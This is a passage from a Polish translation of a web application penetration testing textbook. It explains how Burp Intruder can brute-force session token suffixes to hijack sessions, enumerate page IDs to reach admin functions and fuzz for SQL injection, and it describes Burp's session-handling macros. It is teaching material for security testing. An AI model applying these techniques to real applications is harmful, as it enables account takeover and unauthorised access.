
Host: mdsec.net

Cookie: SessionID=000000-fb2200-16cb12-172ba72551


Ze względu na to, co wiesz o strukturze i obsłudze tokenów sesyjnych, atak musi zmodyfikować tylko końcową część tokena. W rzeczywistości, ze względu na zidentyfikowaną sekwencję, najbardziej produktywny początkowy atak modyfikuje tylko kilka ostatnich cyfr tokena. Odpowiednio, konfigurujesz Intrudera z pojedynczą pozycją ładunku, jak pokazano na rysunku



Twoje ładunki muszą przejść przez wszystkie możliwe wartości ostatnich trzech cyfr. Wygląda na to, że token używa tego samego zestawu znaków, co liczby szesnastkowe: od 0 do 9 i od a do f. Konfigurujesz więc źródło ładunku tak, aby generowało wszystkie liczby szesnastkowe z zakresu od 0x000 do 0xfff, jak pokazano na rysunku



W atakach mających na celu wyliczenie prawidłowych tokenów sesji identyfikacja trafień jest zazwyczaj prosta. W tym przypadku ustaliłeś, że aplikacja zwraca odpowiedź HTTP 200, gdy podany zostanie prawidłowy token, oraz przekierowanie HTTP 302 na stronę logowania, gdy podany zostanie nieprawidłowy token. W związku z tym nie trzeba konfigurować żadnej niestandardowej analizy odpowiedzi dla tego ataku. Uruchomienie ataku powoduje, że Intruz szybko przegląda żądania. Wyniki ataku są wyświetlane w formie tabeli. Możesz kliknąć nagłówek każdej kolumny, aby posortować wyniki według zawartości tej kolumny. Sortowanie według kodu statusu umożliwia łatwą identyfikację wykrytych prawidłowych tokenów, jak pokazano na rysunku.



Możesz także użyć funkcji filtrowania i wyszukiwania w oknie wyników, aby znaleźć interesujące elementy w dużym zbiorze wyników. Atak się powiódł. Możesz wziąć dowolny ładunek, który spowodował odpowiedzi HTTP 200, zastąpić nim ostatnie trzy cyfry tokena sesji, a tym samym przejąć sesje innych użytkowników aplikacji. Przyjrzyj się jednak bliżej tabeli wyników. Większość odpowiedzi HTTP 200 ma mniej więcej taką samą długość odpowiedzi, ponieważ strona główna prezentowana różnym użytkownikom jest mniej więcej taka sama. Jednak dwie odpowiedzi są znacznie dłuższe, co wskazuje, że zwrócona została inna strona główna. Możesz kliknąć dwukrotnie element wyniku w Intruzie, aby wyświetlić pełną odpowiedź serwera, albo jako surowy HTTP, albo renderowany jako HTML. W ten sposób okazuje się, że dłuższe strony główne zawierają więcej opcji menu i innych szczegółów niż strona główna. Wygląda na to, że te dwie przechwycone sesje należą do bardziej uprzywilejowanych użytkowników.


WSKAZÓWKA: Długość odpowiedzi często jest silnym wskaźnikiem nieprawidłowych odpowiedzi, które wymagają dalszych badań. Podobnie jak w poprzednim przypadku, inna długość odpowiedzi może wskazywać na interesujące różnice, których być może nie przewidziałeś podczas opracowywania ataku. Dlatego nawet jeśli inny atrybut dostarcza wiarygodnego wskaźnika działań, na przykład kod stanu HTTP, zawsze należy sprawdzić kolumnę długości odpowiedzi, aby zidentyfikować inne interesujące odpowiedzi.

Atak 2: Informacje o żniwach


Przeglądając dalej uwierzytelniony obszar aplikacji, można zauważyć, że używa ona numeru indeksu w parametrze adresu URL do identyfikowania funkcji żądanych przez użytkownika. Na przykład następujący adres URL służy do wyświetlania strony Moje dane dla bieżącego użytkownika:

https://mdsec.net/auth/502/ShowPage.ashx?pageid=32010039


Takie zachowanie daje doskonałą okazję do wyszukiwania funkcji, których jeszcze nie odkryłeś i do których możesz nie mieć odpowiednich uprawnień. Aby to zrobić, możesz użyć Burp Intruder, aby przejrzeć zakres możliwych wartości identyfikatora strony i wyodrębnić tytuł każdej znalezionej strony. W takiej sytuacji często sensowne jest rozpoczęcie wyszukiwania zawartości w zakresie liczbowym, o którym wiadomo, że zawiera prawidłowe wartości. Aby to zrobić, możesz ustawić znaczniki pozycji ładunku tak, aby kierowały się na ostatnie dwie cyfry identyfikatora strony, jak pokazano na rysunku ,



i generować ładunki w zakresie od 00 do 99. Możesz skonfigurować Intrudera, aby przechwytywał tytuł strony z każdą odpowiedź za pomocą funkcji Extract Grep. Działa to bardzo podobnie do funkcji wyodrębniania JAttack — określasz wyrażenie poprzedzające element, który chcesz wyodrębnić, jak pokazano na rysunku .




Uruchomienie tego ataku powoduje szybką iterację wszystkich możliwych wartości dla ostatnich dwóch cyfr parametru pageid i wyświetla tytuł strony z każdej odpowiedzi, jak pokazano na rysunku .




Jak widać, kilka odpowiedzi wydaje się zawierać interesujące funkcje administracyjne. Ponadto niektóre odpowiedzi są przekierowaniami do innego adresu URL, co wymaga dalszego zbadania. Jeśli chcesz, możesz zmienić konfigurację ataku Intruza, aby wydobyć cel z tych kierunków, a nawet automatycznie podążać za nimi i wyświetlać tytuł wieku z ostatecznej odpowiedzi.

Atak 3: Fuzzing aplikacji

Oprócz wykorzystywania już zidentyfikowanych błędów, należy oczywiście zbadać aplikację docelową pod kątem typowych luk w zabezpieczeniach. Aby zapewnić przyzwoity zasięg, należy przetestować każdy parametr i żądanie, zaczynając od żądania logowania. Aby wykonać szybki test fuzz danego żądania, należy ustawić pozycje ładunku przy wszystkich parametrach żądania. Możesz to zrobić po prostu klikając przycisk auto na zakładce pozycji, jak pokazano na rysunku .



Następnie musisz skonfigurować zestaw ciągów ataku, które będą używane jako ładunki, oraz niektóre typowe komunikaty o błędach do wyszukiwania odpowiedzi. Intruder zawiera wbudowane zestawy ciągów dla obu tych zastosowań. Podobnie jak w przypadku ataku fuzzing przeprowadzonego za pomocą JAttack, musisz ręcznie przejrzeć tabelę wyników, aby zidentyfikować wszelkie anomalie, które zasługują na dalsze zbadanie, jak pokazano na rysunku.



Tak jak poprzednio, możesz kliknąć nagłówki kolumn, aby posortować odpowiedzi na różne sposoby, aby pomóc zidentyfikować interesujące przypadki.

Ze wstępnego spojrzenia na wyniki wynika, że aplikacja jest podatna na iniekcję SQL. W obu pozycjach payloadu, po przesłaniu pojedynczego cudzysłowu, aplikacja zwraca inną odpowiedź z komunikatem zawierającym cudzysłowy i składnię łańcuchów. Takie zachowanie zdecydowanie wymaga ręcznego zbadania w celu potwierdzenia i wykorzystania błędu.

WSKAZÓWKA: Możesz kliknąć prawym przyciskiem myszy interesujący wynik i wysłać odpowiedź do narzędzia Burp Repeater. Umożliwia to ręczne modyfikowanie żądania i wielokrotne wysyłanie go w celu przetestowania obsługi różnych ładunków przez aplikację, zbadania obejść filtrów lub dostarczenia rzeczywistych exploitów.

Bariery automatyzacji

W wielu zastosowaniach techniki opisane do tej pory w tym rozdziale można zastosować bez żadnych problemów. Jednak w innych przypadkach możesz napotkać różne przeszkody, które uniemożliwiają bezpośrednie wykonanie spersonalizowanych automatycznych ataków. Bariery w automatyzacji zazwyczaj dzielą się na dwie kategorie:

* Mechanizmy obsługi sesji, które defensywnie kończą sesje w odpowiedzi na nieoczekiwane żądania, wykorzystują efemeryczne wartości parametrów, takie jak tokeny anty-CSRF, które zmieniają się na żądanie lub obejmują procesy wieloetapowe.

* Kontrole CAPTCHA zaprojektowane w celu uniemożliwienia zautomatyzowanym narzędziom dostępu do określonej funkcji aplikacji, takiej jak funkcja rejestracji nowych kont użytkowników. Przyjrzymy się każdej z tych sytuacji i opiszemy, w jaki sposób możesz obejść bariery automatyzacji, udoskonalając zautomatyzowane narzędzia lub znajdując defekty w zabezpieczeniach aplikacji.

Mechanizmy obsługi sesji

Wiele aplikacji wykorzystuje mechanizmy obsługi sesji i inne funkcje stanowe, które mogą stwarzać problemy podczas testów automatycznych. Oto kilka sytuacji, w których mogą pojawić się przeszkody:

* Podczas testowania żądania aplikacja kończy sesję używaną do testowania z powodów obronnych lub z innych powodów, a pozostała część testu jest nieskuteczna.

* Funkcja aplikacji wykorzystuje zmieniający się token, który musi być dostarczany z każdym żądaniem (na przykład, aby zapobiec atakom polegającym na fałszowaniu żądań).

* Testowane żądanie pojawia się w ramach procesu wieloetapowego. Żądanie jest obsługiwane prawidłowo tylko wtedy, gdy wcześniej wykonano serię innych żądań, aby wprowadzić aplikację w odpowiedni stan.

Przeszkody tego rodzaju zawsze można zasadniczo ominąć, udoskonalając techniki automatyzacji, aby działały z dowolnymi mechanizmami używanymi przez aplikację. Jeśli piszesz własny kod testowy na wzór JAttack, możesz bezpośrednio zaimplementować obsługę określonych mechanizmów obsługi tokenów lub mechanizmów wieloetapowych. Jednak to podejście może być złożone i nie daje się dobrze skalować w przypadku dużych aplikacji. W praktyce konieczność napisania nowego niestandardowego kodu w celu rozwiązania każdego nowego wystąpienia problemu może sama w sobie stanowić znaczną przeszkodę w korzystaniu z automatyzacji i może się okazać, że wrócisz do wolniejszych technik ręcznych.

Obsługa obsługi sesji w Burp Suite

Na szczęście pakiet Burp Suite zapewnia szereg funkcji, które pozwalają poradzić sobie ze wszystkimi tymi sytuacjami w możliwie bezbolesny sposób, umożliwiając kontynuowanie testów, podczas gdy Burp bezproblemowo radzi sobie z przeszkodami w tle. Te funkcje są oparte na następujących komponentach:

* Słoik ciastek


* Żądaj makr

* Zasady obsługi sesji

Pokrótce opiszemy, w jaki sposób można połączyć te funkcje, aby pokonać bariery w automatyzacji i umożliwić kontynuację testowania w różnych opisanych sytuacjach. Bardziej szczegółowa pomoc jest dostępna w dokumentacji online Burp Suite.

Słoik ciastek

Burp Suite utrzymuje własny słoik plików cookie, który śledzi pliki cookie aplikacji używane przez Twoją przeglądarkę i własne narzędzia Burp. Możesz skonfigurować sposób, w jaki Burp automatycznie aktualizuje słoik z ciasteczkami, a także możesz bezpośrednio przeglądać i edytować jego zawartość, jak pokazano na rysunku



Plik cookie sam w sobie nic nie robi, ale kluczowe wartości, które śledzi, mogą być używane w innych komponentach obsługi sesji Burpa.

Poproś o makra

Makro to predefiniowana sekwencja jednego lub większej liczby żądań. Makra mogą służyć do wykonywania różnych zadań związanych z sesją, w tym następujących:


* Pobieranie strony aplikacji (np. strony głównej użytkownika) w celu sprawdzenia, czy bieżąca sesja jest nadal aktualna

* Wykonanie logowania w celu uzyskania nowej ważnej sesji


* Uzyskanie tokena lub nonce do wykorzystania jako parametr w innym żądaniu

* Podczas skanowania lub fałszowania żądania w wieloetapowym procesie, wykonanie niezbędnych poprzedzających żądań, aby wprowadzić aplikację w stan, w którym ukierunkowane żądanie zostanie zaakceptowane

Makra są rejestrowane za pomocą Twojej przeglądarki. Podczas definiowania makra Burp wyświetla widok historii Proxy, z którego można wybrać żądania, które mają zostać użyte dla makra. Możesz wybrać spośród wcześniej wysłanych żądań lub nagrać makro od nowa i wybrać nowe pozycje z historii, jak pokazano na rysunku.



Dla każdego elementu w makrze można skonfigurować następujące ustawienia, jak pokazano na rysunku:



* Czy do żądania mają zostać dodane pliki cookie ze słoika z ciasteczkami

